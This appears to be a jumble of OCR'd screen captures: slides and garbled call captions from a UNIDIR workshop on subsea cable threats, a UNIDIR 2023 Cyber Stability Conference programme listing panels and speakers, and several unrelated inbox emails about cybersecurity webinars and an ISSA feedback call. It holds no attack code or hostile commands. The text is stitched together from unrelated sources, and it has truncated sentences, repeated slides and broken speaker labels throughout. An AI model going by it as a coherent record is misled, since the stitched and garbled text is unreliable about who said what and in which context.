
A global, cooperative approach?

- Room for a complementary cooperative approach so the concerns of other States and actors can be met?
- Potential starting point = a more informed global discussion involving relevant actors on:-
  - The nature and scope of related threats and vulnerabilities. = misunderstandings/ misreporting.
  - Implementation of/ adherence to existing standards, best practices, normative commitments and emerging regulatory requirements, e.g.,:
    - Government best practices issued by the ICPC (existing and forthcoming)*
    - Normative commitments made by States at the UN particularly regarding responsible behaviour a ICTs.*
    - New reporting requirements (e.g., EU NIS2)
  - CBMs - Discreet crisis management mechanisms, inc. x situations of tension and conflict (CBMs)*
  - Secure and trusted public-private information sharing platforms (CBMs)*

Beyond security

- More comprehensive, principles-based policy agendas.*
- Learning and innovation – identify and invest in heritage centres and specialized foundations across the

to go into them now because we'll be discussing these in the next sessions, but the [...]


UNOG-ICTS-CR26
UN_TECH_01 (host)
Camino Kavanagh
noelle van der waag-cowling
Sandra Delany
Simon Webster
UNOG-ICTS-CR26: Um,

Session 1: Threats and Vulnerabilities Affecting Subsea Cable Systems (Guiding Questions)

- What, in your opinion, are the principal threats and vulnerabilities relevant to subsea data cables that keep you/your sector up at night?
- What are common approaches to managing and mitigating risk and building resilience in this area? Is there a need to expand existing risk management frameworks to appropriately consider their multi-domain character as well as co-dependencies?
- In what way can data sharing on subsea cable incidents (physical and cyber) within industry and between industry and government be enhanced to ensure greater resilience?

UNOG-ICTS-CR26: To, uh, join the discussion if you wish, uh, to do. So, um,

01:46:12 Layout

UNIDIR's application

Session I: Threats and Vulnerabilities Affecting Subsea Cable Systems (Guiding Questions)

- What, in your opinion, are the principal threats and vulnerabilities relevant to subsea data cables that keep you/your sector up at night?
- What are common approaches to managing and mitigating risk and building resilience in this area? Is there a need to expand existing risk management frameworks to appropriately consider their multi-domain character as well as co-dependencies?
- In what way can data sharing on subsea cable incidents (physical and cyber) within industry and between industry and government be enhanced to ensure greater resilience?

UNOG-ICTS-CR26: Ah, I see Kent you want to go first. Please, thank you talking about. I was also just going to ask, did you want us to take

02:23:20 Layout

UNIDIR's application


Session 1: Threats and Vulnerabilities Affecting Subsea Cable Systems (Guiding Questions)

- What, in your opinion, are the principal threats and vulnerabilities relevant to subsea data cables that keep you/your sector up at night?

- What are common approaches to managing and mitigating risk and building resilience in this area? Is there a need to expand existing risk management frameworks to appropriately consider their multi-domain character as well as co-dependencies?

- ...aring on subsea cable incidents (physical and ...d between industry and government be ...ter resilience?

- ... risks?


02:23:33
Layout
UNIDIR's application
WELCOME REMARKS 10:00 – 10:10
PRESENTATION OF THE UNIDIR STUDY ON SUBSEA COMMUNICATIONS CABLES 10:10 – 10:30
SESSION 1: THREATS AND VULNERABILITIES AFFECTING SUBSEA CABLE SYSTEMS 10:30 – 11:20
COFFEE BREAK 11:20 – 11:40
SESSION 2: SUBSEA CABLE GOVERNANCE AND POLICY RESPONSES 11:40 – 12:30
AGENDA
UNOG-ICTS-CR26
Sandra Delany
UN_TECH_01_JS (host)
UNIDIR
cohost
AUDA-NEPAD Towela Nyirenda-Jere

IDEAS
TO
ACTION.
Pavel
MRAZ
Camino
happening in the threat landscapes and seeing what the threats are projecting what
the future threats will be and trying to come up and trying to encourage.
UNOG-ICTS-CR26

Kent
connectivity as compared with other markets elsewhere in Europe. Um, to no one else
UNOG-ICTS-CR26

Pavel
MRAZ
Camino
KAVANAGH
Giacomo
PERSI PAOLI
to wrap up on, and I think fragmentation isn't or, or, or diverse, um, um, different
different, um, different, eh, institution
UNOG-ICTS-CR26

UNIDIR
UNITED NATIONS INSTITUTE FOR DISARMAMENT RESEARCH

Events

2023 Cyber Stability Conference - Use of ICTs by States: Rights and Responsibilities Under the UN Charter

CYBER STABILITY CONFERENCE

USE OF ICTS BY STATES: RIGHTS AND RESPONSIBILITIES UNDER THE UN CHARTER
3 MARCH 2023

CONFERENCE OPENING 09:30–10:00

- ***Dr Robin Geiss***, *Director, United Nations Institute for Disarmament Research*
- ***Ms Izumi Nakamitsu***, *Under-Secretary-General and High Representative for Disarmament Affairs, United Nations*
- ***HE Burhan Gafoor***, *Permanent Representative to the United Nations in New York, Singapore; Chair, Open-Ended Working Group on security of and in the use of information and communications technologies 2021-2025*

USE OF ARMED FORCE IN CYBERSPACE 10:00–11:30

Panel I

The panel will discuss the concept of the use of force in cyberspace and lawful reactions by the injured State(s).

Briefing by **Prof Vera Rusinova**, Professor and Head of the School of International Law, National Research University Higher School of Economics, Russian Federation

Discussants:
- ***HE Marja Lehto***, *Ambassador and Senior Expert, Ministry for Foreign Affairs, Finland*
- ***Ms Azucena Mayela Sahagún Segoviano***, *Head of the Multilateral Treaties Department, Office of the Legal Adviser, Ministry of Foreign Affairs, Mexico*
- ***Mr Robert M. Young***, *Legal Counsel, Criminal, Security and Diplomatic Law Division, Global Affairs Canada*

Moderator:
- ***Dr Giacomo Persi Paoli*** *(UNIDIR)*

COFFEE BREAK 11:30–12:00

ARMED ATTACK AND SELF-DEFENCE IN CYBERSPACE 12:00–13:30

Panel II

The panel will discuss the concept of an armed attack in cyberspace and self-defence (incl. questions of causality, degree of gravity and type of consequences).

Briefing by **Dr Andraz Kastelic**, Lead Cyber Stability Researcher, United Nations Institute for Disarmament Research.

Discussants:
- ***Mr Artur R. Lyukmanov***, *Director, Foreign Ministry's Department of International Information Security, Russian Federation*
- ***Mr John Reyels***, *Head, Cyber Policy Coordination Staff, Federal Foreign Office, Germany*
- ***Ms Maitê de Souza Schmitz***, *Counselor, Ministry of Foreign Affairs, Brazil*
- ***Ms Briony Daley Whitworth***, *Director, Cyber Affairs and Critical Technology Branch, Department of Foreign Affairs and Trade, Australia*

Moderator:
- ***Ms Katherine Prizeman*** *(UNODA)*

CYBER STABILITY CONFERENCE

USE OF ICTS BY STATES: RIGHTS AND RESPONSIBILITIES UNDER THE UN CHARTER

3 MARCH 2023

2/10

13:30–14:30

LUNCH BREAK

ROLE AND POWERS OF THE UN SECURITY COUNCIL **14:30–16:00**

Panel III

The panel will discuss the threat and breach of the international peace, concept of aggression in cyberspace and investigative powers of the UN Security Council.

*Briefing by **Prof Zhixiong Huang**, Changjiang Outstanding Young Scholar Professor and Vice Dean of the Law School, Wuhan University, China*

Discussants:

- ***Ms Sheila Flynn**, Office Director, Global Policy, Plans, and Negotiations, International Cyberspace Security, Bureau of Cyberspace and Digital Policy, Department of State, United States*
- ***HE Nathalie Jaarsma**, Ambassador at-Large for Security Policy and Cyber, Kingdom of the Netherlands*
- ***Ms Tshenolo Sebusang**, Principal State Counsel, Ministry of Communications, Knowledge and Technology, Botswana*

Moderator:

- ***Dr Andraz Kastelic** (UNIDIR)*

16:00–16:30

COFFEE BREAK

PEACEFUL SETTLEMENT OF DISPUTES **16:30–18:00**

Panel IV

The panel will discuss the obligations imposed by the principle of peaceful settlement of disputes, potential venues of dispute settlement and good faith.

*Briefing by **Prof Hajer Gueldich**, Professor, University of Carthage, Tunisia; Chairperson, African Union Commission on International Law*


Discussants:

- ***Ms Riccarda Chanda**, Deputy Permanent Representative, Permanent Mission to the United Nations, Switzerland*
- ***HE Mohammad Aamir Khan**, Deputy Permanent Representative to the United Nations in New York, Pakistan*
- ***Mr Harry Ormsby**, Legal Adviser, Foreign Commonwealth and Development Office, United Kingdom*

Moderator:

- ***Ms Moliehi Makumane** (UNIDIR)*

IDEAS
CTION
Giacomo



IDEA
Robert M.
YOUNG
UNHQ-CONFBLDG13

The meeting is unlocked.
Katherine
PRIZEMAN

UNIDIR
UNITED NATIONS INSTITUTE FOR DISARMAMENT RESEARCH
IDEAS TO ACTION
John REYELS
Katherine PRIZEMAN
Briony DALEY WHITWORTH
KASTELIC

John
REYELS

The meeting is unlocked.
Briony
DALEY WHITWORTH

UNHQ-CONFBLDG13

CYBERSECURITY

UNIDIR Cyber Stability Conference 2021 & AI Disruption Peace Security (innovations dialogue) 2022

easytech4all.net

2021 Cyber Stability Conference: Towards A More Secure Cyberspace Over the past two decades, Member States' discussions have focused on the use of information and communications technologies (ICT) and ...

Reminder: Technological advances of uncrewed systems in the air, land, and maritime domains starts in 1 week Inbox

CAP- UNIDIR 2 days ago
to me

Hi Danish Khan,
This is a reminder that your webinar will begin in 1 week:

Technological advances of uncrewed systems in the air, land, and maritime domains

Date & Time	Apr 19, 2023 02:00 PM Amsterdam, Berlin, Rome, Stockholm, Vienna
Webinar ID	
Passcode	
Description	Since aerial uncrewed systems (UxS) have started being used – first by governments, and later, by a wide range of actors – the technology behind these systems has continuously evolved and improved. New technological advances have enabled aerial UxS to fly longer distances, operate more stealthily, be equipped with increasingly autonomous functions, carry heavier payloads, and much more. Such advances, along with factors such as decreasing costs of production and use, have increased both the accessibility and proliferation of aerial UxS. Meanwhile, similar developments have also emerged for UxS in the maritime and land domains, raising questions as to potential parallels to their aerial equivalents. While the issues of autonomy and lethality in such systems is a topic already under much scrutiny, including in UN fora, a holistic understanding of the broader set of technological capabilities pertaining to these systems is crucial in order to fully understand their risks to and impact on international security. Therefore, this UNIDIR webinar, featuring an interdisciplinary group of experts, will provide an overview of existing and anticipated technological advances, and

Danish, join our next edition of Cyber Security Global 2023

Inbox

Diogo Guedes 30 Mar

to me

Hi Danish,

As you've registered to our previous editions, I would like to invite you to join us on our next edition of **All Access Cyber Security Global 2023**!

As digital usage continues to grow, so does the risk of digital crime. 2023 is expected to set new records for **ransomware, phishing, and malware attacks**. This presents security leaders with a daunting challenge, as they must navigate an increasingly complex landscape of cyber threats.

To help organizations overcome these challenges, we are excited to invite you to join **All Access Cyber Security Global 2023**, a virtual event focused on strengthening your cyber security posture. The event will take place on **May 02 - 04**, and it will provide a comprehensive overview of the latest strategies and tools that organizations can use to enhance their cyber security capabilities.

Call for participants - Feedback on the White House Cyber-Physical Resilience initiative

Inbox

memberservices@issa.org 28 Mar

to me

This email is being sent by Information Systems Security Association on behalf of Francesco Chiarini / chiarini.f@gmail.com
****

Dear Cyber Resilience SIG Members,

We'd like to check-in to see if there's anyone interested in providing feedback to the White House President's Council of Advisors on Science and Technology (PCAST) Working Group on Cyber-Physical Resilience.
The group aims to develop recommendations on improving cyber-resilience - not just how to improve defenses, but perhaps ever more importantly on what steps can be taken to increase resilience in the face of attacks and how to continue services and recovery quickly.

We'd like to collect ideas from the SIG so that we can pass these over to the PCAST team as a coordinated effort from ISSA.
Link to the initiative: https://www.whitehouse.gov/pcast/briefing-room/2023/03/15/pcast-initiating-working-group-on-cyber-physical-resilience/

If you're interested, please drop me an email at francesco.chiarini@issa.org.pl and I will revert with the further steps depending on responses.

Thank you, best regards,

Francesco Chiarini
Chair, Cyber Resilience Special Interest Group
ISSA.org

Upcoming Webinar: Identity-Driven Security: The Key to Zero Trust

Inbox

EC-Council | Cyber Talks te... 30 Mar

to me

Hi Danish,

Zero Trust has transformed the way enterprise security architectures are designed, deployed, and measured. Join our webinar on April 19th with Jason Garbis to gain a deeper understanding of Zero Trust, its importance in enhancing security architecture, and how organizations can leverage it to protect themselves against modern security attacks.

Key Takeaways:

- core Zero Trust principles
- the role of identity management in building effective Zero Trust policies
- customer case studies to understand how this approach helps in obtaining significant business, technical, and security benefits
- how organizations can integrate and enhance their existing identities, IT, and security infrastructures with Zero Trust

Intelligence Seminar: Securing AI – A Practical Guide for National Security

Inbox

Intelligence Project 30 Mar

to me

View this email in your browser

